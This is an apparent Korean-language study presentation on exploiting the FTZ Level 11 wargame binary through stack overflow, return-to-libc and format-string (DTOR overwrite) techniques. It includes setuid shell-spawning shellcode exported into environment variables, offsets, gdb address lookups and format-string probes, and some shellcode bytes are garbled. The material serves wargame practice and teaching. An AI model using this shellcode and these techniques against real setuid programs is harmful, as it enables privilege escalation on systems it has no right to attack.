

Pwnable 기법 발표 (FTZ, LOB)



c0wb3ll
김우종



FTZ Level 11의 소스코드

```
#include <stdio.h>
#include <stdlib.h>
```

```
int main( int argc, char *argv[] )
{
    char str[256];

    setreuid( 3092, 3092 );
    strcpy( str, argv[1] );
    printf( str );
}
```



FTZ Level 11의 소스코드 취약점

```
#include <stdio.h>
#include <stdlib.h>
```

```
int main( int argc, char *argv[] )
```

```
{
```

```
    char str[256];
```

```
    setreuid( 3092, 3092 );
```

```
    strcpy( str, argv[1] );
```

```
    printf( str );
```

```
}
```

str[256]

...

RET



매우 긴 길이의 문자열 입력 시

AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAA
AAAAAA

AAAA



FTZ Level 11의 소스코드 취약점

```
#include <stdio.h>
#include <stdlib.h>
```

```
int main( int argc, char *argv[] )
```

```
{
```

```
    char str[256];
```

```
    setreuid( 3092, 3092 );
```


```
    strcpy( str, argv[1] );
```

```
    printf( str );
```

```
}
```

사용할 수 있는 공격 방법

1. 환경 변수를 이용한 공격
2. Nop Sled 기법을 이용한 공격
3. RTL 기법을 이용한 공격
4. Chaining RTL 기법을 이용한 공격




```
0x08048473 <main+3>: sub esp,0x108
0x08048479 <main+9>: sub esp,0x8
0x0804847c <main+12>: push 0xc14
0x08048481 <main+17>: push 0xc14
0x08048486 <main+22>: call 0x804834c <setreuid>
0x0804848b <main+27>: add esp,0x10
0x0804848e <main+30>: sub esp,0x8
0x08048491 <main+33>: mov eax,DWORD PTR [ebp+12]
0x08048494 <main+36>: add eax,0x4
0x08048497 <main+39>: push DWORD PTR [eax]
0x08048499 <main+41>: lea eax,[ebp-264]
0x0804849f <main+47>: push eax
0x080484a0 <main+48>: call 0x804835c <strcpy>
0x080484a5 <main+53>: add esp,0x10
0x080484a8 <main+56>: sub esp,0xc
0x080484ab <main+59>: lea eax,[ebp-264]
0x080484b1 <main+65>: push eax
0x080484b2 <main+66>: call 0x804833c <printf>
0x080484b7 <main+71>: add esp,0x10
0x080484ba <main+74>: leave
0x080484bb <main+75>: ret
```

**Strcpy() 함수는 인자로
목적지 주소와 복사할 문자
열의 주소를 받는다.**

```
0x08048473 <main+3>: sub esp,0x108
0x08048479 <main+9>: sub esp,0x8
0x0804847c <main+12>: push 0xc14
0x08048481 <main+17>: push 0xc14
0x08048486 <main+22>: call 0x804834c <setreuid>
0x0804848b <main+27>: add esp,0x10
0x0804848e <main+30>: sub esp,0x8
0x08048491 <main+33>: mov eax,DWORD PTR [ebp+12]
0x08048494 <main+36>: add eax,0x4
0x08048497 <main+39>: push DWORD PTR [eax]
0x08048499 <main+41>: lea eax,[ebp-264]
0x0804849f <main+47>: push eax
0x080484a0 <main+48>: call 0x804835c <strcpy>
0x080484a5 <main+53>: add esp,0x10
0x080484a8 <main+56>: sub esp,0xc
0x080484ab <main+59>: lea eax,[ebp-264]
0x080484b1 <main+65>: push eax
0x080484b2 <main+66>: call 0x804833c <printf>
0x080484b7 <main+71>: add esp,0x10
0x080484ba <main+74>: leave
0x080484bb <main+75>: ret
```

사실 앞에것보단
ebp-264가 str[256]
의 버퍼라는 것이 더 중요
하다.



```
[level11@ftz level11]$ export env=$(python -c 'print
"\x31\x00\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\x00\xb0\x46\xcd\x80\x31\xcd
e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80" ' )
```

```
#include <stdio.h>
```

```
int main() {
    printf("%p\n", getenv("env"));
    return 0;
}
```

```
[level11@ftz tmp]$ ./addenv
0xbffff51
```

1. 환경변수 등록
2. 환경변수 구하는 소스코드
3. 환경변수 주소


1. 환경변수를 이용한 공격

연구 방법

1. `str[256]`부터 `ret`까지 거리 구하기
2. 환경변수에 웹코드 등록하기
3. 등록한 웹코드의 주소 구하기
4. `ret`를 우리가 등록한 환경변수 주소로 덮어 씌우기
5. `my-pass!`

알아낸 것

1. str[256]부터 ret까지 위치는 268byte
2. 셸코드의 주소는 0xbffff51
3. 그럼 아무 인자나 268byte만큼 준 뒤 ret를 0xbffff51로 덮어씌우면 셸을 딸 수 있다.




1. RTL 기법을 이용한 공격

RTL이란?

RTL (Return to Library)이란 공유 라이브러리 함수의 주소를 RET에 넣어 코드에서 사용되지 않은 함수를 실행시키는 공격 기법

공격 방법

1. str[256]부터 ret까지 거리 구하기
2. 환경변수에 '/bin/sh' 문자열 등록하기
3. 등록된 '/bin/sh'의 주소 구하기
4. system() 주소 구하기
5. ret를 라이브러리 영역에 있는 system()주소로 바꾸기
6. 4byte를 더미로 채운 뒤에 인자로 환경변수 주소 주기
7. My-pass!



cdecl 함수 호출 규약

1. cdecl은 x86 기반 시스템의 C/C++에서 사용 되는 경우가 많다.
2. 기본적으로 linux kernel에서는 cdecl 호출 규약을 사용한다.
3. 다음과 같은 특징이 있다.
 1. 함수의 인자 값을 Stack에 저장하며, 오른쪽에서 왼쪽 순서로 스택에 저장한다.
 2. 함수의 Return 값은 EAX 레지스터에 저장된다.
 3. 사용된 Stack 정리는 해당 함수를 호출한 함수가 정리한다.

```
#include <stdlib.h>
#include <stdio.h>

void vuln(int a,int b,int c,int d){
    printf("%d, %d, %d, %d",a,b,c,d);
}

void main(){
    vuln(1,2,3,4);
}
```

```
<main+0>:  push    ebp
<main+1>:  mov     ebp,esp
<main+3>:  sub     esp,0x8
<main+6>:  and     esp,0xffffffff0
<main+9>:  mov     eax,0x0
<main+14>: sub     esp,eax
<main+16>: push    0x4
<main+18>: push    0x3
<main+20>: push    0x2
<main+22>: push    0x1
<main+24>: call    0x8048328 <vuln>
<main+29>: add     esp,0x10
<main+32>: leave
<main+33>: ret
<main+34>: nop
<main+35>: nop
```

sembler code *for function* vuln:

```
<vuln+0>:  push    ebp
<vuln+1>:  mov     ebp,esp
<vuln+3>:  sub     esp,0x8
<vuln+6>:  sub     esp,0xc
<vuln+9>:  push    DWORD PTR [ebp+20]
<vuln+12>: push    DWORD PTR [ebp+16]
<vuln+15>: push    DWORD PTR [ebp+12]
<vuln+18>: push    DWORD PTR [ebp+8]
<vuln+21>: push    0x804841c
<vuln+26>: call    0x8048268 <printf>
<vuln+31>: add     esp,0x20
<vuln+34>: leave
<vuln+35>: ret
```


2. RTL 기법을 이용한 공격

공격 방법

1. `str[256]`부터 `ret`까지 거리 구하기
2. 환경변수에 `'/bin/sh'` 문자열 등록하기
3. 등록된 `'/bin/sh'`의 주소 구하기
4. `ret`를 라이브러리 영역에 있는 `system()`주소로 바꾸기
5. 4byte를 더미로 채운 뒤에 인자로 환경변수 주소 주기
6. My-pass!

알아낸 것

1. `str[256]`부터 `ret`까지 위치는 268byte



RTL 기법에 필요한 정보 구하기



```
(gdb) print system
$1 = {<text variable, no debug info>} 0x4203f2c0 <system>
(gdb)

[level11@ftz tmp]$ export bin="/bin/sh"
[level11@ftz tmp]$ vim sear.c
[level11@ftz tmp]$ gcc -o sear sear.c
[level11@ftz tmp]$ ./sear
0xbffffe6d
```


2. RTL 기법을 이용한 공격

공격 방법

1. str[256]부터 ret까지 거리 구하기
2. 환경변수에 '/bin/sh' 문자열 등록하기
3. 등록한 '/bin/sh'의 주소 구하기
4. ret를 라이브러리 영역에 있는 system()주소로 바꾸기
5. 4byte를 더미로 채운 뒤에 인자로 환경변수 주소 주기
6. My-pass!

알아낸 것

1. str[256]부터 ret까지 위치는 268byte
2. system() 주소 0x4203f2c0
3. 인자 주소 0xbffffe6d





FTZ Level 11의 소스코드 취약점

```
#include <stdio.h>
#include <stdlib.h>
```

```
int main( int argc, char *argv[] )
```

```
{
```

```
    char str[256];
```

```
    setreuid( 3092, 3092 );
```

```
    strcpy( str, argv[1] );
```

```
    printf( str );
```

```
}
```




FTZ Level 11의 소스코드 취약점

```
#include <stdio.h>
#include <stdlib.h>
```

```
int main( int argc, char *argv[] )
{
    char str[256];

    setreuid( 3092, 3092 );
    strcpy( str, argv[1] );
    printf( str );
}
```




```
#include <stdio.h>
```

```
int main() {  
    char a[256];
```

```
    printf("input:");  
    scanf("%s",&a);
```

```
    printf("format string : %s\n",a);  
    printf("none format string : ");  
    printf(a);  
    printf("\n");  
    return 0;
```

```
}
```



```
[level11@ftz tmp]$ ./fsb  
input:%x  
format string : %x  
none format string : bffffff960  
[level11@ftz tmp]$
```

포맷 스트링을 이용해서 출력한 것은 정상적인 반면

그냥 변수를 통해 출력한 것은 이상한 값을 보여냄



FTZ Level 11의 소스코드 취약점

```
#include <stdio.h>
#include <stdlib.h>
```

```
int main( int argc, char *argv[] )
{
    char str[256];

    setreuid( 3092, 3092 );
    strcpy( str, argv[1] );
    printf( str );
}
```

사용할 수 있는 공격 방법

FSB (Format String Bug) 기법을
이용한 공격

3. FSB 기법을 이용한 공격

공격 방법

1. printf()에서 %문자당 메모리에서 4byte 씩 뒤로 가면서 데이터를 읽어서 처리한다.
2. %n을 사용하면 읽어온 값을 주소로 생각해 그 위치에 출력한 문자의 수를 입력한다.
3. %c를 사용해 내가 원하는 출력 문자수를 만들 수 있다.
4. DTOR호출 주소를 웰코드로 변경하자.
 - DTOR은 DTOR_LIST와 DTOR_END로 이루어져 있는데 DTOR_END는 종료할 때 값이 0이 아니면 저장된 명령을 호출하도록 되어있다.

```
[level11@ftz level11]$ ./attackme "AAAA %x %x %x %x"
AAAA bffffbb7 bffffef70 1 41414141
[level11@ftz level11]$
```

parameter

%d

%f

%lf

%c

%s

%u

%o

%x

%n

%hn

변수 형식

정수형 10진수 상수 (integer)

실수형 상수 (float)

실수형 상수 (double)

문자(char)

문자열

양의 정수 (10진수)

양의 정수 (8진수)

양의 정수 (16진수)

*int (쓰인 총 바이트 수)

%n의 반인 2byte 단위

FSB 기법에 필요한 정보들 구하기



```
[level11@ftz level11]$ nm attackme | grep DTOR
```

```
08049610 d __DTOR_END__
```

```
0804960c d __DTOR_LIST__
```

```
[level11@ftz level11]$
```

```
[level11@ftz level11]$ export env=$(python -c 'print
```

```
"\x31\xc0\xb0\x31xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6  
e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"')
```

```
[level11@ftz tmp]$ ./env
```

```
0xbfffffff42
```

```
[level11@ftz tmp]$
```

3. FSB 기법을 이용한 공격

공격 방법

1. `printf()`에서 %문자당 메모리에서 4byte 씩 뒤로 가면서 데이터를 읽어서 처리한다.
2. %n을 사용하면 읽어온 값을 주소로 생각해 그 위치에 출력한 문자의 수를 입력한다.
3. %c를 사용해 내가 원하는 출력 문자수를 만들 수 있다.
4. DTOR호출 주소를 웰코드로 변경하자.
 - DTOR은 DTOR_LIST와 DTOR_END로 이루어져 있는데 DTOR_END는 종료할 때 값이 0이 아니면 저장된 명령을 호출하도록 되어있다

문제점

0xbffffff42는 십진수로 3,221,225,282

정수를 사용하는 int형의 범위는
-2,147,483,648 ~ 2,147,438,647

따라서 DTOR의 주소의 앞자리 뒷자리를 잘라서 처리

```
[level11@ftz level11]$ ./attackme "AAAA %x %x %x %x"
AAAA bffffffbb7 bfffef70 1 41414141
[level11@ftz level11]$
```

parameter

%d

%f

%lf

%c

%s

%u

%o

%x

%n

%hn

변수 형식

정수형 10진수 상수 (integer)

실수형 상수 (float)

실수형 상수 (double)

문자(char)

문자열

양의 정수 (10진수)

양의 정수 (8진수)

양의 정수 (16진수)

*int (쓰인 총 바이트 수)

%n의 반인 2byte 단위

FTZ Level 9~17까지는 여태까지 발표한 기법을 가지고 풀 수 있음.

FTZ Level19 는 Chaining RTL

FTZ Level20은 FSB 를 이용해 풀이

LOB는 argv hunter, 심볼릭 링크 등등 다양하고 새로운 기법이 나옴

☐ LOB zombie_assassin => succubus
STUDY/Pwn · COWB3LL · 2020-04-06 16:27

☐ LOB assassin => zombie_assassin
STUDY/Pwn · COWB3LL · 2020-04-06 14:12

☐ LOB giant => assassin
STUDY/Pwn · COWB3LL · 2020-04-06 11:18

☐ LOB bugbear => giant
STUDY/Pwn · COWB3LL · 2020-04-04 18:14

☐ LOB darkknight => bugbear
STUDY/Pwn · COWB3LL · 2020-04-02 12:54

☐ LOB golem => darkknight
STUDY/Pwn · COWB3LL · 2020-04-02 12:36

☐ LOB skeleton => golem
STUDY/Pwn · COWB3LL · 2020-03-31 16:05

☐ LOB vampire => skeleton
STUDY/Pwn · COWB3LL · 2020-03-25 15:23

☐ LOB troll => vampire
STUDY/Pwn · COWB3LL · 2020-03-24 01:50

☐ LOB orge => troll
STUDY/Pwn · COWB3LL · 2020-03-24 01:49

☐ LOB darkelf => orge
STUDY/Pwn · COWB3LL · 2020-03-24 01:48





에에?
컴퓨터
프로그램을
“공격”
한다고요?